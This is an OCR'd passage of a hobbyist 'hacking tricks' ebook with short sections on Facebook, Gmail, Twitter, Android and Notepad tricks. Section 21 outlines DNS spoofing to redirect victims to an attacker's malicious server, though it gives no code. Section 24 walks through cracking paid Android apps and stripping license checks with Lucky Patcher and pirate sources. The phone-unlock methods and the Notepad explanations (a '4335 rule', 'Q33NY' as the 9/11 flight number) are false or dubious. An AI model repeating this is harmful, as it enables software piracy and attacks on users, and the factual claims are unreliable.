
www.fliptext.org

Section 16 – How To Track FB Activities :-



www.twentyfeet.com

Section 17 – FB Colour Changer :-



https://chrome.google.com/webstore/detail/bpllmoilcakpgbeodibeifcfnndoheam

Section 18 – How TO Change Gmail Background :-

- Log in to your Gmail account and click on settings

 In the settings page click on themes tab

 In themes scroll down to the end of the page and click on “Create your own theme”.

A new pop up window will open. There you can select your own color combinations for your inbox and a background image for the theme.

Choose Your Image

 When you are done just click on the “save” button and then “close”.

 Now you can see your own custom theme in action in your Gmail account.

Section 19 – How TO Open Multiple Gmail Accounts In Same Browser:-

First, Open Gmail Account. Then, Go to Account Setting.


Then, Go to Personal Setting and click on option (Multiple Sign)

Now, Click on (on) option and (all the below check box) And then Click on (Save Option)

Now, you can sign into multiple Accounts


Section 20 – How TO Trace An Email :-

Generally, the path taken by an email while traveling from sender to receiver can be explained by following diagram.




So here is the method of tracing the exact location from the email sent.I am showing the email tracing on yahoo here but gmail and other mail providing services have same concept.

Step 1:-First open up your email account and click on your inbox.



Step 2:-Now Select any email that you want to trace

Step 3:-After Opening scrool the mail at the end and in right corner you will see a option FULL HEADER click on it



Have a close eye on these contents

1. Received From: - 127.0.0.1(EHLO mail-qy-f200.google.com) **(209.85.221.200)** The IP address at last is the real IP address of the person who is sending this mail.

2. To see the proper location of this IP address Go to www.whatismyip.com or www.whois.domaintools.com .These websites help you to find the whole detail and satellite images of the ISP location from the Email was sent.

Section 21 – DNS Hacking :-

Hello my friends today i'm going to explain DNS Hacking briefly

To start, you gonna need :

• Install a local Server for example : APACHE
• You must understand how the Domain Name System (DNS) works with the Servers !

First thing let me introduce to you some informations ^_^

You have to know that most DNS servers operate using UDP or TCP over IP so they are vulnerable to IP (and ARP) hijacking.
So if the hacker can intercept the IP (or ARP) packets, then the attacker can impersonate the DNS server.

The DNS provides an order to computers to translate the domain names to the physical IPs they represent. For example you visit a page,
your browser will ask its DNS server for the IP of the host you requested, and the server will respond.
Your browser will then request the page from the server with the IP address that the DNS server supplied.
If we can find a way to tell the client the fake IP address, and give them the IP of our malicious server instead, we can have fun ^_^.

Any owner of a DNS server can configure the server to act as a primary source for any domain. DNS does not contain the concept of domain ownership.
If a company wants to configure its internal DNS server to be a primary source for the facebook. com domain, there is nothing to stop it.

So if we want to send our victims to a malicious web server, we can redirect them to our local Server(IP) so we have to set up a malicious DNS server.
i always loved this method ^_^ better than Zombies and Botnets ^_^

okay now we gonna set up our local server by changing the suffix xxx.xxx including our ip (method work like Zombie "JAVA LOOP" ^_^).

Best Zombie is "BEEF" you can do a research from Google and also install many plugins and modules of Metasploit in "BEEF".

Note that if you gonna use a webhost you have to edit with your own DNS including your Ip,
if you are doing this from Localhost just redirect your victims to your Ip in this format
example: your webhost=/44.142.145.21 ======>>> your ip ^_^

^_^ so we can spoof with a pro method ^_^


How this will Work ?

A=DNS ; B=your server(including your ip) ; C=your victim

So as you can see "C" visit "B" so "A" will do the job ^_^


Section 22 – How To Backup Your Gmail Email Into A Pen Drive :-

You can backup your All E-mail in to your PC or Pen drive by using Microsoft Outlook express. You can also use software that is **MailStore**, It is the best software for Email archiving and backup software .You can download Mailstore software from the official website of Mailstore. Click on the .exe file at your USB stick and click on Archive E-mail.




Click on Google mail.

Enter your email address and password. You can test the access of your account by clicking on the Test button.



Click on Next. Here you can configure the backup options.



www.mailstore.com

Section 23 – How To Delete Recycle Bin :-

As we all know that there is no direct option in windows to remove the recycle bin from the desktop. So, here is the method to remove the Recycle Bin from your Desktop. Follow the Steps Below :

Step1: Go to RUN (Window+R or Start->run)Type in there the following command "gpedit.msc"and press Enter :

Step2: User Configuration>Administrative Templates> Desktop >Remove Recycle Bin from desktop

Step3: NOW open RUN and type " gpupdate.exe " and hit Enter.

A command prompt will open and process your query.

Restart the system.

The Recycle Bin icon is not anymore on your desktop.

Section 24 – Tutorial To Crack Any Android File :-

This is a short, straight-forward tutorial so there should be no difficulties. There isn't much work involved. You will have a new one-stop place for apps, the Black Market and be able to remove license checks, ads and create modified .APK files if you please with Lucky Patcher.... Lets get started.

Requirements:

1. You must have a rooted device (sorry you must do that) if you want to be able to remove license checks and ads. With the Black Market, a good few things will be alright without root, but 70% of the things need you to have a rooted device. Check out XDA Developers on how to achieve this for your phone/tablet. It varies so I won't be covering this, sorry.

2. You have to allow the installation of non-market apps. If you are unsure how to do this, follow whats in the code box bellow:

Code:

Settings\Applications\Unknown sources
Might differ slightly depending on your phone, but it will be very similar.

3. You have to download Black Market and Lucky Patcher and install them on your device. (Obviously) I will not be providing these since they are easily available on TPB.

All set? Lets begin then!

Open the Black Market app and from there, you can browse through apps and games, or search for one if your looking for something in particular. Once you find what you want, click on it and you will be taken to its page where it gives the description, screenshots and package permissions. Just like the Play Market. Under the title you will see the app/game's Crack Status:

No/Not Needed: Your in business! Will worth perfectly, even without a rooted device. Silly Dev forgot to protect their apps from pricacy.

Cracked: Self-explaining really. These sometimes work but quiet often, you need to be rooted for the crack to actually function. Hit and miss.

Need to crack: Rare you will come across this but, ugh! TSF Shell and ROM Toolbox Pro are two notable ones. Luckily for us, Lucky Patcher has custom patches for these! Normally they are a nightmare to crack and will foil any attempts you make. SPB Shell 3D broke my heart and I walked away a broken man...

When using Lucky Patcher, find the app you want to crack. You will have a few options available:

Remove License Verification
Remove Google Ads
Change Permissions and Activities
Create Modified apk
Manual Patcher
Backup

Whatever you pick, there is usually a few options. Fiddle around with whatever you want, just make sure to backup the original file to be safe.

When removing the license verification, most of the time using "Auto Modes" will do the trick with no hassle, all you need to do is tap "Apply". You will be prompted letting you know that the action was sucessful, semi-sucessful or that it failed. Semi-sucessful apps can work so try them out. If not, try tweaking your options.

Every app is different so what works for most, mightn't work on a particular one. It is impossible for me to go through them so trial and error may lie ahead.

Section 25 – How To Unlock Any Phone :-

First Method :

>Take the phone locked with

security code

>Press and hold the unlock button

for a while without releasing it.

the phone will display now press

*

>Quickly press the star button and

the phone will be unlocked

If this method does not work you

can try the second one

Second Method:

For this method you will needthe

phone while its not locked. Orif

you know the type of the phone

just search on the internet for the

serial number which you may

find.

>While the phone is not yet

locked, dial *#06# to get theimei

or serial number of the phone.

Write it down somewhere

Now go to www.unlockitf-ree.com

>When the page loads, select, free

remote master code

>In the area provided for imei/

serial number, insert the serial/

imei number of the phone.

Click on generate.

Section 26 – How To Get Thousand OF Followers In Twitter :-

Hi Guys,

Today I will Tell u Amazing Tricks For Increasing Ur Twitter Followers....:D

#teamfollowback is A Group of twitter members on twitter, who want a lot of followers. You need to join their Group by adding #teamfollowback suffix or Prefix on while tweeting.

Login to your Twitter Account.

Search For #teamfollowback

Follow the people who have added #teamfollowback #ifollowback #ifollowall in there tweets.

Follow morre and more people who have added those tags in there tweets, You will get the same i.e more followers.

Some more hash tags to get Followers on Twitter.

#teamfollowback

#ifollowall

#ifollowback

#1000_aday

#TFB

#followandgain


#TeamAutoFollow

#AutoFollowBack

Section 27 – How To Disable Facebook Timeline:-

First Download User Agent Switcher from
https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/

Now go to Tools menu and select **Internet explorer 7**




Section 28 – How To Disable Public Search Of Your FB Profile :-

Login Facebook.com then Go to Account> **Privacy Settings**

Click on Edit your settings under **Apps and Websites** In the bottom look for Public Search

Click on Edit Settings **Uncheck the Enable public search**.



Section 29 – How To Publish FB Status Empty :-

Login in Your Facebook than click on **update status** To post an empty status update write (or copy and paste) the following code: **@[2:2:]**

Chapter 10 – Cool Notepad Tricks

Section 01 – Bush Hid The Facts/This App Can Break :-

This is one of the most popular notepad tricks because of its mysterious nature. In order to get an idea as to what this trick does, just follow the steps given below:

- Open Notepad.
- Type “BUSH HID THE FACTS” or “this app can break” *(without quotes)*.
- Save that file with any name and close it.
- Open It Again to see the magic.


Reason For This Behavior: It is known as the 4335 Rule. It means that if we enter four words separated by spaces, wherein the first word has 4 letters, the next two have three letters each, and the last word has five letters. Then Notepad Automatically hides the text into unknown code.

Section 02 – World Trade Centre Attack Trick :-

As you might be knowing that the flightnumber of the plane that had hit World Trade Center on that dreadful day (9/11) was Q33NY. Now call this trick a coincidence or something else but whatever it is, it does startle us.

- Open Notepad.
- Type “Q33N” (without quotes) in capital letters.
- Increase the font size to 72.
- Change the Font to Wingdings.

You will be amazed by the findings.



Section 03 – Making A Personal Log Book Or Diary :-

Did you know that you can also use N

